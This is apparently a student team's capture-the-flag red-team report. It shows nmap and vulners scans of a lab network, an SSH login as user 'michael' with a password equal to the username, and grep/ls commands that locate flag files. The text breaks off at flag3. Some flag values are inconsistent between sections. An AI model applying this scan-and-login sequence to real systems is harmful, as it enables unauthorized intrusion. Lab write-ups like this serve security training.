<u>Group 4:</u>

Michael Johnson,
William Abbey,
Ryan Madore

David Vaughn,
Elizabeth Drumgoole,

Augustine Agyapong,
Pauline Vijayakumar,


Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- **nmap 192.168.1.0/24**



```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 19:54 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00043s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:00 (Microsoft)
```


This scan identifies the services below as potential points of entry:

- Target 1


Port	State	Service
22/tcp	open	ssh
80/tcp	open	http
11/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft -ds

The following vulnerabilities were identified on each target:


- Target 1
  - User michael has an identical password to user name. Username criterion is too weak.
  - Port 22 is open:
    - Vulnerable to denial of service attack CVE-2016-6515: https://vulners.com/exploitdb/EDB-ID:40888
    - Vulnerable to Privilege Escalation CVE-2015-6565: https://vulners.com/exploitdb/EDB-ID:41173
    - Vulnerable to Username Enumeration CVE-2018-15473: https://vulners.com/exploitdb/EDB-ID:45233
  - Port 80 is open running apache 2.4.10:
    - Could allow attackers to replay HTTP requests without detection CVE-2018-1312: https://vulners.com/cve/CVE-2018-1312
    - Could allow a user with valid credentials to authenticate using another username CVE-2019-0217: https://vulners.com/cve/CVE-2019-0217
    - Could allow for IP address spoofing CVE-2020-11985: https://vulners.com/cve/CVE-2020-11985




```
root@Kali:~# nmap --script nmap-vulners -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-11 10:42 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|       CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
|_
```



```
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       EDB-ID:47689    5.8     https://vulners.com/exploitdb/EDB-ID:47689      *EXPLOIT*
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8     https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       CVE-2016-5387   5.1     https://vulners.com/cve/CVE-2016-5387
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED  5.0     https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLE
ED      *EXPLOIT*
```



```
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7    5.0     https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A
7       *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0     https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075
D       *EXPLOIT*
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17189  5.0     https://vulners.com/cve/CVE-2018-17189
|       CVE-2018-1303   5.0     https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-9798   5.0     https://vulners.com/cve/CVE-2017-9798
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-8743   5.0     https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-2161   5.0     https://vulners.com/cve/CVE-2016-2161
|       CVE-2016-0736   5.0     https://vulners.com/cve/CVE-2016-0736
|       CVE-2015-3183   5.0     https://vulners.com/cve/CVE-2015-3183
|       CVE-2015-0228   5.0     https://vulners.com/cve/CVE-2015-0228
|       CVE-2014-3583   5.0     https://vulners.com/cve/CVE-2014-3583
|       1337DAY-ID-28573        5.0     https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|       1337DAY-ID-26574        5.0     https://vulners.com/zdt/1337DAY-ID-26574        *EXPLOIT*
|       EDB-ID:47688    4.3     https://vulners.com/exploitdb/EDB-ID:47688      *EXPLOIT*
|       CVE-2020-11985  4.3     https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2015-3185   4.3     https://vulners.com/cve/CVE-2015-3185
|       CVE-2014-8109   4.3     https://vulners.com/cve/CVE-2014-8109
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       PACKETSTORM:140265      0.0     https://vulners.com/packetstorm/PACKETSTORM:140265      *EXPLOIT*
|       EDB-ID:42745    0.0     https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       EDB-ID:40961    0.0     https://vulners.com/exploitdb/EDB-ID:40961      *EXPLOIT*
|       1337DAY-ID-601  0.0     https://vulners.com/zdt/1337DAY-ID-601  *EXPLOIT*
|       1337DAY-ID-2237 0.0     https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
```




```
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44794/tcp6  status
|   100024  1          47950/tcp   status
|   100024  1          55531/udp6  status
|_  100024  1          56538/udp   status
|_vulners: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
root@Kali:~# 
```


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: flag1{b9bbcb33e11b80be759c4e88486282d}
        - **Exploit Used**
            - We used shh to enter into user michael's pc. Then grep was used for flag1 within the /var/www/html directory. We found that the flag was located within the service.html file.
        - **Commands**
            - ssh michael@192.168.1.110 pw: michael
            - grep flag1 *
            - **nano service.html**




```
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ grep flag *
grep: css: Is a directory
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f1.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f2.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f3.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f4.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f5.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f6.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f7.jpg" alt="flag">Canada</div>
elements.html:                                                  <div class="country"> <img src="img/elem
ents/f8.jpg" alt="flag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:                   <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$
```

- 


```
  GNU nano 2.2.6                  File: service.html

                                </div>
                            </div>
                        </div>
                        <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                            <div class="single-footer-widget">
                                <h6>Follow Us</h6>
                                <p>Let us be social</p>
                                <div class="footer-social d-flex align-items-center">
                                    <a href="#"><i class="fa fa-facebook"></i></a>
                                    <a href="#"><i class="fa fa-twitter"></i></a>
                                    <a href="#"><i class="fa fa-dribbble"></i></a>
                                    <a href="#"><i class="fa fa-behance"></i></a>
                                </div>
                            </div>
                        </div>
                    </div>
                </div>
            </footer>
            <!-- End footer Area -->
            <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
            <script src="js/vendor/jquery-2.2.4.min.js"></script>
            <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9$
            <script src="js/vendor/bootstrap.min.js"></script>
            <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw$
            <script src="js/easing.min.js"></script>
            <script src="js/hoverIntent.js"></script>
            <script src="js/superfish.min.js"></script>
            <script src="js/jquery.ajaxchimp.min.js"></script>
            <script src="js/jquery.magnific-popup.min.js"></script>
            <script src="js/owl.carousel.min.js"></script>
            <script src="js/jquery.sticky.js"></script>
            <script src="js/jquery.nice-select.min.js"></script>
            <script src="js/waypoints.min.js"></script>
            <script src="js/jquery.counterup.min.js"></script>
            <script src="js/parallax.min.js"></script>
            <script src="js/mail-script.js"></script>
            <script src="js/main.js"></script>
        </body>
    </html>

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text    ^T To Spell
```

- flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
    - **Exploit Used**
        - We simply explored directories and files. We only had to cd up one directory and then used ls to find it.

- **Commands**
  - cd ../
  - ls




```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
```

- flag3.txt: flag3{afc0lab56b50591e7dccf93122770cd2}
  - **Exploit Used**
    - Combed the entire wordpress database.
    - 

